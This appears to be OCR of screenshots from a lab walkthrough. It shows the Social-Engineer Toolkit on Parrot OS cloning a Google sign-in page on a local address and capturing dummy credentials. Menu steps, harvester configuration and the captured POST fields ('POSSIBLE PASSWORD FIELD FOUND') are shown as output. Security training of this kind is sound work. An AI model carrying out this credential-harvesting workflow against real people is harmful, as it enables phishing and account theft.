

Parrot Terminal
File Edit View Search Terminal Help
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>1


Parrot Terminal
File Edit View Search Terminal Help
SET
[-] to harvest credentials or parameters from a website as well as place them in to a report
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesns't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perpective, it will not work. This isn't a SET issue this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.64.2]:192.168.64.2


Parrot Terminal
File Edit View Search Terminal Help
**** Important Information ****
For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.
You can configure this option under:
/etc/setoolkit/set.config
Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.
1. Java Required
2. Google
3. Twitter
set:webattack> Select a template:2


Parrot Security
192.168.64.2
Sign in - Google Accounts
http://192.168.64.2/
This time, search with:
Learning Resources
Show me how
Community
Documentation
Blog
Donate
Store
Download
This website is a safe place, we respect your privacy enough to skip the cookies and go straight to the content.
Accept
[*] Information will be displayed to you as it arrives below:


Google
Sign in - Google Accounts
http://192.168.64.2/
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
Google
Sign in with your Google Account
1234511
Sign in
Need help?
192.168.64.2 - - [13/Jan/2025 22:23:49] "GET / HTTP/1.1" 200 -


Parrot Terminal
File Edit View Search Terminal Help
192.168.64.2 - - [13/Jan/2025 22:01:30] "POST /ServiceLoginAuth HTTP/1.1" 302 -
192.168.64.2 - - [13/Jan/2025 22:23:49] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDh
tUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_
qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=1234511
POSSIBLE PASSWORD FIELD FOUND: Passwd=1234511
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
192.168.64.2 - - [13/Jan/2025 22:24:03] "POST /ServiceLoginAuth HTTP/1.1" 302 -
About
Store